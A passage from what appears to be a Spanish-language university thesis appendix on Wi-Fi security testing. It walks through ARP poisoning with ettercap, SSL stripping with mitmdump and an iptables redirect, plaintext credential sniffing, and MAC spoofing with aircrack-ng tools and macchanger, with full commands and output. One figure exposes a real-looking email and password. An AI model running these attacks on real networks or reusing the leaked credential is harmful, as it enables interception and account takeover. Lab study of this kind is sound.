Herramienta ettercap

```
(root@Cristian)-[/home/cristian]
# ettercap -Tq -M arp:remote -i wlan0 -S /192.168.9.1// /192.168.9.162//

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
wlan0 → 00:C0:CA:98:F6:E0
      192.168.9.222/255.255.255.0
      fe80::4296:7794:91ce:d32/64

Privileges dropped to EUID 65534 EGID 65534 ...

 34 plugins
 42 protocol dissectors
 57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Scanning for merged targets (2 hosts) ...

* |=====→| 100.00 %

2 hosts added to the hosts list ...

ARP poisoning victims:

GROUP 1 : 192.168.9.1 B0:A7:B9:FC:C4:F4

GROUP 2 : 192.168.9.162 08:00:27:41:CA:66
Starting Unified sniffing ...

Text only Interface activated...
Hit 'h' for inline help
```

Figura 310*MAC cambiadas*

```
C:\Users\Cristian>arp -a
Interfaz: 192.168.9.162 --- 0x4
Dirección de Internet      Dirección física      Tipo
192.168.9.1                b0-a7-b9-fc-c4-f4   dinámico
192.168.9.222             00-c0-ca-98-f6-e0   dinámico
192.168.9.225             08-00-27-d4-1b-7b   dinámico
192.168.9.255             ff-ff-ff-ff-ff-ff   estático
224.0.0.22                01-00-5e-00-00-16   estático
224.0.0.251              01-00-5e-00-00-fb   estático
224.0.0.252              01-00-5e-00-00-fc   estático
239.255.255.250          01-00-5e-7f-ff-fa   estático
255.255.255.255          ff-ff-ff-ff-ff-ff   estático

C:\Users\Cristian>arp -a
Interfaz: 192.168.9.162 --- 0x4
Dirección de Internet      Dirección física      Tipo
192.168.9.1                00-c0-ca-98-f6-e0   dinámico
192.168.9.222             00-c0-ca-98-f6-e0   dinámico
192.168.9.225             08-00-27-d4-1b-7b   dinámico
192.168.9.255             ff-ff-ff-ff-ff-ff   estático
224.0.0.22                01-00-5e-00-00-16   estático
224.0.0.251              01-00-5e-00-00-fb   estático
224.0.0.252              01-00-5e-00-00-fc   estático
239.255.255.250          01-00-5e-7f-ff-fa   estático
255.255.255.255          ff-ff-ff-ff-ff-ff   estático
```

Figura 311*Mitmproxy*

```
(root@Cristian)-[/home/cristian]
# apt install mitmproxy
Leyendo lista de paquetes ... Hecho
Creando árbol de dependencias ... Hecho
Leyendo la información de estado ... Hecho
```

Dentro de la herramienta recién instalada existe una opción llamada “mitmdump” y con la ayuda del siguiente comando “mitmdump -s /directorio-del-archivo.py -m transparent” tal como se ilustra en la Figura 312, donde -s es la ubicación del archivo sslstrip y -m es el proxy transparente que no cambia ninguna configuración de la computadora del usuario.

Figura 312*Mitmdump*

```
(root@Cristian)-[/home/cristian]
# mitmdump -s /home/cristian/Escritorio/sslstrip.py -m transparent
[08:50:05.712] Loading script /home/cristian/Escritorio/sslstrip.py
[08:50:05.722] transparent proxy listening at *:8080.
```

Ahora en otra terminal se configura una nueva regla utilizando iptables para redirigir cualquier tipo de tráfico desde el puerto 80 al puerto 8080 para poder leer todas las credenciales de inicio de sesión tal como se ilustra en la Figura 313. Finalizado esto vamos a la máquina víctima para probar con 3 navegadores diferentes como lo son Google Chrome, Microsoft Edge y Internet Explorer. En el caso de Chrome páginas grandes como Facebook, Microsoft o Google deberían degradarse a http por el envenenamiento, pero no funcionará debido a que utilizan el protocolo HSTS¹⁴ que obliga a los sitios a conectarse únicamente por https. En Chrome como se observa en la Figura 314 sigue teniendo el certificado, en Microsoft como se ilustra en la Figura 315 de igual manera y en Explorer como se observa en la Figura 316 ni siquiera abre la página aunque esto es mejor debido a que Explorer no es seguro y tiene demasiadas vulnerabilidades.

Figura 313

Regla de iptables

```
(root@Cristian)-[/home/cristian]
# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-ports 8080
```

Figura 314

Google Chrome



¹⁴ HTTP Strict-Transport-Security obliga a los sitios web a conectarse únicamente por HTTPS

Figura 315*Microsoft Edge***Figura 316***Internet Explorer*

No se puede mostrar esta página.

- Asegúrate de que la dirección web <https://support.microsoft.com> sea correcta.
- [Buscar este sitio en Bing](#)
- [Actualizar la página](#)

▼ [Más información](#)

[Solucionar problemas de conexión](#)

Las páginas por consiguiente serán degradadas a http como se observa en la Figura 317 la página aparece como no segura por lo que es posible mediante un sniffer de paquetes tomar estos datos los cuales aparecerán como texto plano. Al momento de que la víctima ingresa las credenciales en la página degradada a http es posible observar tanto en la herramienta como se observa en la Figura 318, así como en wireshark que es un sniffer de paquetes como se ilustra en la Figura 319 es posible observar el protocolo HTTP, donde finalmente en la Figura 320 es posible observar las credenciales obtenidas en texto plano.

Figura 317

Página web no segura

Figura 318

Credenciales

```
DHCP: [08:00:27:41:CA:66] REQUEST 192.168.9.162
HTTP : 201.159.223.64:80 → USER: cshernandezr@utn.edu.ec PASS: Sebastianshr9 INFO: http://repositorio.utn.edu.ec/password-login
CONTENT: login_email=cshernandezr%40utn.edu.ec&login_password=Sebastianshr9&login_submit=Entrar+
```

Figura 319

Wireshark sniffer de paquetes





Figura 320

Texto plano



ANEXO 11

Ataque de Suplantación MAC

Primero se debe tener en cuenta la dirección MAC objetivo a cuál se le desea suplantar en la red inalámbrica esto mediante el uso del comando “ifconfig” para conocer las interfaces de red como se observa en la Figura 321, una vez identificado el dispositivo se hará uso de una herramienta de Kali llamada “macchanger” mediante el comando “macchanger -s wlan0” se puede verificar las direcciones MAC permanentes de las interfaces tal como se observa en la Figura 322.

Figura 321

Información sobre interfaces de red

```
(root@Cristian)-[~/home/cristian]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.9.127 netmask 255.255.255.0 broadcast 192.168.9.255
    inet6 fe80::b26e:bfff:fe23:20d5 prefixlen 64 scopeid 0<*20<link>
    ether b0:6e:bf:23:20:d5 txqueuelen 1000 (Ethernet)
    RX packets 6797407 bytes 9394742769 (8.7 GiB)
    RX errors 0 dropped 28 overruns 0 frame 0
    TX packets 3304092 bytes 291957081 (278.4 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<*10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 32896 bytes 3728254 (3.5 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 32896 bytes 3728254 (3.5 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.18 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::f4f8:fdfd:c00:56d5 prefixlen 64 scopeid 0<*20<link>
    inet6 2800:b0:4201:10b2:b41b:147d:7c06:e00a prefixlen 64 scopeid 0<*0<global>
    ether 44:03:2c:86:cb:3f txqueuelen 1000 (Ethernet)
    RX packets 1401208 bytes 1446752467 (1.3 GiB)
    RX errors 0 dropped 376 overruns 0 frame 0
    TX packets 414751 bytes 70587231 (67.3 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.9.222 netmask 255.255.255.0 broadcast 192.168.9.255
    inet6 fe80::cf74:207f:b7b7:f257 prefixlen 64 scopeid 0<*20<link>
    ether 00:c0:ca:98:f6:e0 txqueuelen 1000 (Ethernet)
    RX packets 69058 bytes 5508438 (5.2 MiB)
    RX errors 0 dropped 2 overruns 0 frame 0
    TX packets 520 bytes 99596 (97.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figura 322

Direcciones MAC de las interfaces de red

```
(root@Cristian)-[~/home/cristian]
# macchanger -s wlan1
Current MAC: 00:c0:ca:98:f6:e0 (ALFA, INC.)
Permanent MAC: 00:c0:ca:98:f6:e0 (ALFA, INC.)

(root@Cristian)-[~/home/cristian]
# macchanger -s wlan0
Current MAC: 44:03:2c:86:cb:3f (unknown)
Permanent MAC: 44:03:2c:86:cb:3f (unknown)
```

Colocando una interfaz de red en modo monitor como se observa en la Figura 323 se puede ver las redes disponibles y de esta manera copiar la dirección MAC del AP como se observa en la Figura 324 y de esta manera copiar la dirección MAC de un dispositivo víctima y causar un ataque de hombre en el medio como se ilustra en la Figura 325.

Figura 323

Modo monitor wlan1

```
(root@Cristian)-[/home/cristian]
# airmon-ng start wlan1

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

  PID Name
  846 NetworkManager
  947 wpa_supplicant

PHY      Interface      Driver      Chipset
phy0     wlan0           iwlwifi     Intel Corporation Wireless 7265 (rev 59)
phy2     wlan1           ath9k_htc   Qualcomm Atheros Communications AR9271 802.11n
          (mac80211 monitor mode vif enabled for [phy2]wlan1 on [phy2]wlan1mon)
          (mac80211 station mode vif disabled for [phy2]wlan1)
```

Figura 324

Filtrado de dispositivo con la MAC del AP

```
(root@Cristian)-[/home/cristian]
# airodump-ng wlan1mon -c 11 --bssid B0:A7:B9:FC:C4:F3
```

Figura 325

Dispositivos asociados al AP

```
CH 11 ][ Elapsed: 30 s ][ 2023-08-31 19:11
BSSID          PWR RXQ Beacons    #Data, #/s CH  MB  ENC CIPHER  AUTH ESSID
B0:A7:B9:FC:C4:F3 -24  0      301           9   0  11  360  WPA2 CCMP  PSK  Prueba.WPA3-2.4GHz
BSSID          STATION          PWR  Rate  Lost  Frames  Notes  Probes
B0:A7:B9:FC:C4:F3 9C:5C:F9:CA:C7:B0 -37   0 -24e   0      4
B0:A7:B9:FC:C4:F3 1A:83:40:C4:56:1D -42   0 - 1e   0      10
B0:A7:B9:FC:C4:F3 FC:A6:21:53:B2:7C -45   1e- 6e   0      4
```

Con el comando “macchanger -r wlan0” es posible generar una dirección MAC aleatoria, con el comando “macchanger -m 00:11:22:33:44:55 wlan0” se crea una dirección MAC personalizada como se ilustra en la Figura 326, en este caso la dirección MAC es cambiada por una de un cliente víctima como se puede observar en la Figura 327 y con el comando “macchanger -p wlan0” se regresa a la dirección MAC por defecto como se observa en la Figura 328.

Figura 326

Cambio de dirección MAC

```
(root@Cristian)-[/home/cristian]
# macchanger -m 9C:5C:F9:CA:C7:B0 wlan0
Current MAC: 7e:24:99:bb:98:47 (unknown)
Permanent MAC: 44:03:2c:86:cb:3f (unknown)
New MAC: 9c:5c:f9:ca:c7:b0 (unknown)
```

Figura 327

Verificación de MAC

```
wlan0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
ether 9c:5c:f9:ca:c7:b0 txqueuelen 1000 (Ethernet)
RX packets 1425545 bytes 1477502328 (1.3 GiB)
RX errors 0 dropped 376 overruns 0 frame 0
TX packets 418181 bytes 71261856 (67.9 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figura 328

Vuelta a la dirección MAC original

```
(root@Cristian)-[/home/cristian]
# macchanger -s wlan0
Current MAC: 9c:5c:f9:ca:c7:b0 (unknown)
Permanent MAC: 44:03:2c:86:cb:3f (unknown)
```

ANEXO 12

Cisco Catalyst 9800-40 Wireless Controller

La información detallada sobre el dispositivo se lo puede encontrar en la página principal de CISCO mediante el siguiente enlace:

<https://www.cisco.com/c/en/us/products/collateral/wireless/catalyst-9800-series-wireless-controllers/nb-06-cat9800-wirel-cont-data-sheet-ctp-en.html>

O el datasheet en formato PDF a través del siguiente enlace:

<https://www.cisco.com/c/en/us/products/collateral/wireless/catalyst-9800-series-wireless-controllers/nb-06-cat9800-wirel-cont-data-sheet-ctp-en.pdf>

ANEXO 13

Cisco C9115axi-A

La información detallada sobre el dispositivo se lo puede encontrar en la página principal de CISCO mediante el siguiente enlace:

<https://www.cisco.com/c/en/us/products/collateral/wireless/catalyst-9100ax-access-points/datasheet-c78-741988.html>

O el datasheet en formato PDF través del siguiente enlace:

<https://www.cisco.com/c/en/us/products/collateral/wireless/catalyst-9100ax-access-points/datasheet-c78-741988.pdf>